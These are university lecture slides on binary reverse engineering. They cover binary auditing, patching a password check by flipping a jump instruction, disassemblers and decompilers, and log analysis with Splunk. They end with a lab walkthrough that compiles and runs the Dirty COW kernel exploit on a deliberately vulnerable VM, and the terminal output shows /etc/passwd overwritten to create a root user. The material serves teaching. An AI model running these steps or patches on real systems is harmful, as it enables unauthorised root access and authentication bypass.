BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

SSZG575: Binary Reverse Engineering
Session: 04

Agenda

- What is Reverse Engineering
- Binary Auditing
- Runtime tracing
- Log analysis
- Dis-assemblers and De-compliers
- Firmware
- Privilege Escalation
- Assignments

innovate achieve lead

Reverse Engineering

What is Binary Reverse Engineering?

- Reverse engineering is the process of uncovering principles behind a piece of hardware or software, such as its architecture and internal structure.
- Binary Reverse engineering is a process that hackers use to figure out a program's components and functionalities in order to find vulnerabilities in the program.
- Original software design is recovered by analyzing the code or binary of the program, in order to hack it more effectively.

Why Binary Reverse Engineering?

- Research network communication protocols
- Find algorithms used in malware such as computer viruses, trojans, ransomware, etc.
- Research the file format used to store any kind of information
  - E-mails databases
  - Disk images
- Check the ability of your own software to resist reverse engineering
- Improve software compatibility with platforms and third-party software
- Find out undocumented platform features

Reverse Engineering Methods

- Binary Auditing
- Decompiler
- Disassembler
- Runtime Tracing

What is Binary Auditing?


- Binary auditing is a technique used to test the security and discover the inner workings of closed source software.
- Can be used to find out the working of a malicious piece of software
  - Helps identify signatures for malicious software
  - Helps build a defense against the malicious software
- Can be used by hackers to understand the working of a software to:
  - Identify vulnerabilities
  - Plant a malicious code inside the binary
  - Bypass authentication process

Binary Auditing Tools

Tool Name	Description
Strings	• Lists all printable strings that can be found in an object, binary or file.
File	• Displays information about the file.
Hexedit	• Allows files to be edited at the binary level in a hex representation.
Bview	• Multi-platform tool that can be used as a hex editor and a disassembler.
Objdump	• Used to disassemble binaries in Linux.
Gdb	• Debugger in Linux.
IDA (Interactive DisAssembler)	• Disassembler for windows and Linux binaries • Advanced disassembler that can be integrated with scripting languages like python and ruby

Example: Simple Binary Audit

- This program takes input for a password and compares it to the reference password to authenticate the user.
- There are multiple approach to reverse engineer this program.



```c
#include <stdio.h>
#include <string.h>

#define PASSWORD_SIZE 100
#define PASSWORD      [redacted]

int main ()
{
// The counter for authentication failures
int count=0;
// The buffer for the user-entered password
char buff [PASSWORD_SIZE];

// The main authentication loop
for (;;)
{
// Prompting the user for a password
// and reading it
printf ("Enter password:");
fgets (&buff [0], PASSWORD_SIZE,stdin);

// Matching the entered password against the reference value
if (strcmp (&buff [0], PASSWORD))
// "Scolding" if the passwords don't match;
printf ("Wrong password\n");
// otherwise (if the passwords are identical),
// getting out of the authentication loop
else break;

// Incrementing the counter of authentication failures
// and terminating the program if 3 attempts have been used
if (++count>3) return -1;
}

// Once we're here, the user has entered the right password.
printf ("Password OK\n");
}
```

Method #1

- Use hexedit, strings, objdump or a text editor.
- All display the password in plain text because the password is not encrypted.
- Simplest but not much in use in today’s secure systems.

Method #2


- Suppose the input password were encrypted using a hash and compared to a known hash.
- Method #1 will not work in this case.
- Alternative:
  - Modify the function of the binary by reversing the logic of the *if statement*.
  - Modify the logic to go to a different place in program i.e. jump code can be changed to jump to a different place in the program or it can be changed from je to jne.
  - This type of change is independent of the test logic.

Method #2


```
cmp num1,1 ; compare num1 to 1
jne equals2 ; jump to equals2 if num1 != 1, otherwise just continue
        mov al, num2
        mov prod, al
        mov ah,9
        jmp endCode
equals2:
        mov al, num2
        mov prod, al
        sub prod, 49 ; convert hex to decimal
```

Ref: https://exploit.ph/x86-32-linux/reverse-engineering/2014/07/01/basic-binary-auditing/index.html

Method #2



```
804848d:        68 f4 85 04 08          push   $0x80485f4
8048492:        50                      push   %eax
8048493:        e8 80 fe ff ff          call   8048318 <strcmp@plt>
8048498:        83 c4 10                add    $0x10,%esp
804849b:        85 c0                   test   %eax,%eax
804849d:        74 27                   je     80484c6 <main+0x92>
```




```
0000049B:i33C0                              xor       eax,eax
0000049D:i7427                              je        file:000004C6
0000049F:i83EC0C                            sub (d)   esp,+0C
000004A2:i6804860408                        push      08048604
```

Binary Audit Steps

- Identify scope
- Reconnaissance or data collection
  - Use simple operating system utilities like file, find, strings, readelf, objdump, idd, hexdump, ps, bash, locate etc.
- Vulnerability assessment
  - Use tools like IDA, Binary Ninja, Parasoft, Angr
- Exploitation
- Analysis of results and report preparation

What is a Disassembler?


- Program that translates an executable file to assembly language.
- One of popular disassembler is **IDA Pro**
- Sample code for x = y /2



```
; =============== S U B R O U T I N
; Attributes: bp-based frame
; mod_ll(long long)
public __Z6mod_llx
__Z6mod_llx proc near
var_10 = dword ptr -10h
var_C = dword ptr -0Ch
arg_0 = qword ptr 8
push ebp
mov ebp, esp
push ebx
sub esp, 0Ch
mov ecx, dword ptr [ebp+arg_0]
mov ebx, dword ptr [ebp+arg_0+4]
mov eax, ecx
mov edx, ebx
mov eax, edx
mov edx, eax
sar edx, 1Fh
sar eax, 1Fh
mov eax, edx
mov edx, 0
shr eax, 1Fh
add eax, ecx
adc edx, ebx
shrd eax, edx, 1
sar edx, 1
mov [ebp+var_10], eax
mov [ebp+var_C], edx
mov eax, [ebp+var_10]
mov edx, [ebp+var_C]
shld edx, eax, 1
add eax, eax
sub ecx, eax
sbb ebx, edx
mov [ebp+var_10], ecx
mov [ebp+var_C], ebx
mov eax, [ebp+var_10]
mov edx, [ebp+var_C]
add esp, 0Ch
pop ebx
pop ebp
retn
__Z6mod_llx endp
```

What is a Decompiler?

- Converts an executable binary file in a readable form.
- Transforms binary code into text that a developer can read and modify.
- Allows security professionals to analyze and validate malware.
- Helps analysis to get insights of binary code because source code is not available.
- Generates much higher level text which is more concise and easier to read
- Code for x = y / 2



```
__int64 __cdecl mod_ll(__int64 a1)
{
return a1 % 2;
}
```

Runtime Tracing

- Runtime tracing is tracing the path of a user supplied inputs
- Identify the input points in the code. Input points are places where user-supplied data are being delivered to the program.
- Set a breakpoint on the input point and single-step trace into the program.
- Cumbersome process but gives a detailed map of program and insights into it.
- Use version differences to find differences between two releases
  - Later release would have fixed some issues from previous version
  - Differences can uncover these issues fixed
- Poor access control on handles opened by device drivers
  - Unprotected handle can allow access to kernel leading to machine control /crash

Runtime Tracing

- Accessing buffer data can reveal critical information
  - buffers may not have been cleaned
  - unprotected dirty buffers can lead to data leakage
  - buffers used for public & private data are vulnerable to this
  - state corruption or race condition can also leak data

Log Analysis

What is Log Analysis?

- Process of reviewing, interpreting and understand computer-generated logs.
- Logs are generated by a range of programmable technologies, including networking devices, operating systems, application etc
- Logs consist of a series of messages in time-sequence that describe activities going on within a system.
- Log files may be streamed to a log collector through an active network, or they may be stored in files for later review.
- Log analysis is reviewing and interpreting these messages to gain insight into the inner workings of the system.

Various Logs

- System logs
  - System activity logs
  - Endpoint logs
  - Application logs
  - Authentication logs
  - Physical security logs
- Networking logs
  - Email logs
  - Firewall logs
  - VPN logs
  - Netflow logs
- Technical logs
  - HTTP proxy logs
  - DNS, DHCP and FTP logs
  - Appflow logs
  - Web and SQL server logs
- Cyber security monitoring logs
  - Malware protection software logs
  - Network intrusion detection system (NIDS) logs
  - Network intrusion prevention system (NIPS) logs
  - Data loss protection (DLP) logs

How to Perform Log Analysis?

Instrument & Collect	Centralize Index	Search & Analyze	Monitor & Alert	Report & Dashboard
install a collector to collect data from any part of your stack	integrate data from all log sources into a centralized platform to streamline the search and analysis process	Analysis techniques such as pattern recognition, normalization, tagging and correlation analysis can be implemented either manually or using machine learning	With machine learning and analytics, IT organizations can implement real-time, automated log monitoring that generates alerts when certain conditions are met	Streamlined reports and customized reusable dashboards to ensure confidentiality of security logs

Log Analysis Functions

Function	Description
Normalization	Normalization is a data management technique wherein parts of a message are converted to the same format.
Pattern Recognition	Compare incoming messages with a pattern book and distinguish between "interesting" and "uninteresting" log messages
Classification and Tagging	Group together log entries that are the same type
Correlation Analysis	Process of gathering log information from a variety of systems and discovering the log entries from each individual system that connect to the known event

Logs in Linux

Log Type	Description
Application Logs	Application logs contain records of events, errors, warnings, and other messages that come from applications.
Event Logs	Event logs provide an audit trail, enabling system administrators to understand how the system is behaving and diagnose potential problems.
Service Logs	Linux OS creates a log file /var/log/daemon.log tracks important background services that have no graphical output.
System Logs	System log files contain events that are logged by the operating system components. The file /var/log/syslog contains most of the typical system activity logs. Users can analyze these logs to discover things like non-kernel boot errors, system start-up messages, and application errors etc.


Logs Analysis Tools

- Splunk
- Loggly
- SumoLogic
- XpoLog
- ELK (Elasticsearch, Logstash and Kibana)

What is Splunk?

- A software platform widely used for monitoring, searching, analyzing and visualizing the machine-generated data in real time.
- Performs capturing, indexing, and correlating the real time data in a searchable container
- Produces graphs, alerts, dashboards and visualizations
- Provides easy to access data over the whole organization for easy diagnostics and solutions to various business problems

How does Splunk Work?



- Forwarder collect the data from remote machines then forwards data to the Index in real-time
- Indexer process the incoming data in real-time. It also stores & Indexes the data on disk.
- End users interact with Splunk through Search Head. It allows users to do search, analysis & Visualization.

Linux Privilege Escalation

What is Privilege Escalation?

- Privilege escalation is a technique of exploiting a vulnerability or configuration on a web application or operating system to gain elevated access to permissions (normally root) that should not be available to that user.
- With escalated privileges, the attacker can:
    - Steal confidential data
    - Deploy malware
    - Potentially do serious damage to a system.

How Does Privilege Escalation Work?

- Attacker starts by enumerating the target machine to find information about the services that are running on the target machine.
- Attacker lists & analyses all the information gathered.
- Attacker identifies existing vulnerability based on information gathered.
- Attacker identifies vulnerability that can be exploited for privilege escalation on the target machine.
- Attacker has access far more than what is originally available to the user.

Linux Privilege Escalation

- Privilege Escalation by kernel exploit
- Privilege Escalation by Password Mining
- Privilege Escalation by Sudo
- Privilege Escalation by File Permissions
- Privilege Escalation by Crontab

- Document link: https://www.exploit-db.com/docs/49411
- ‘Dirty.c’ code link: https://www.exploit-db.com/exploits/40839

Linux Privilege Escalation

- Dirty COW was a vulnerability in the Linux kernel.
- Allowed a process to **write** to **read-only** files.
- This exploit made use of a race condition that lived inside the kernel functions to handle the **copy-on-write** (COW) feature of memory mappings.
    - Example: Over-writing a user's UID in /etc/passwd to gain root privileges
    - Dirty COW is listed in the Common Vulnerabilities and Exposures as CVE-2016-5195.
- Vulnerability had existed in Linux kernel since 2007
    - Discovered and partially patched in 2016 and fully patched in 2017


Setup a Victim Machine

- Linux machine setup:
  - *Download a test machine from https://github.com/sagishahar/lpeworkshop*
  - *Import test machine in your VMware/VirtualBox software to set up a vulnerable environment*
  - *Credentials for this machine are:*
    - *Username: user and Password: password321*
    - *Username: root and Password: password123*
  - *Login into the machine and note down the IP address using ifconfig*
  - *Vulnerable machine is ready for use*

- You can also setup a Linux machine using AWS, Azure, GCP or any other cloud platform.

Privilege Escalation by Kernel Exploit

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user (not root)
2. Enumerate the victim machine to get information about the target system by using commands like “uname -a” and “cat /proc/version”




```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:41:45 2020 from 192.168.110.128
user@debian:~$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux
user@debian:~$ cat /etc/issue
Debian GNU/Linux 6.0 \n \l

user@debian:~$ cat /proc/version
Linux version 2.6.32-5-amd64 (Debian 2.6.32-48squeeze6) (jmm@debian.org) (gcc version 4.3.5 (Debian 4.3.5-4) ) #1 SMP Tue May 13 16:34:35 UTC 2014
user@debian:~$ 
```

3. Based on enumerated information, find an exploit for the corresponding Linux system
4. In this case the Linux version was vulnerable to Dirty Cow exploit
   - Exploit can be founded at: *https://www.exploitdb.com/exploits/40839*
   - Copy the exploit code

Privilege Escalation by Kernel Exploit


5. Create a file by using and editor like “nano dirty.c” and paste the exploit code in the file
6. Compile the exploit using the command:
   gcc -pthread dirty.c -o dirty -lcrypt
6. After successful compile, run the exploit (compiled file) i.e. *“./dirty”*
7. Enter a password of your choice in response to exploit’s password request



```
user@debian:~$ nano dirty.c
user@debian:~$ gcc -pthread dirty.c -o dirty -lcrypt
user@debian:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash

mmap: 7fd24ea2b000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
user@debian:~$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Privilege Escalation by Kernel Exploit


8. To get the root privilege enter following command:
   - *su firefart*
   - In response to password, enter the password you entered at the time when the exploit was executing
   - Exploit provides the user 'firefart' with root privilege



```
user@debian:~$ su firefart
Password:
firefart@debian:/home/user# cd ../..
firefart@debian:/# cd root
firefart@debian:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@debian:~# 
```

Privilege Escalation by Password Mining

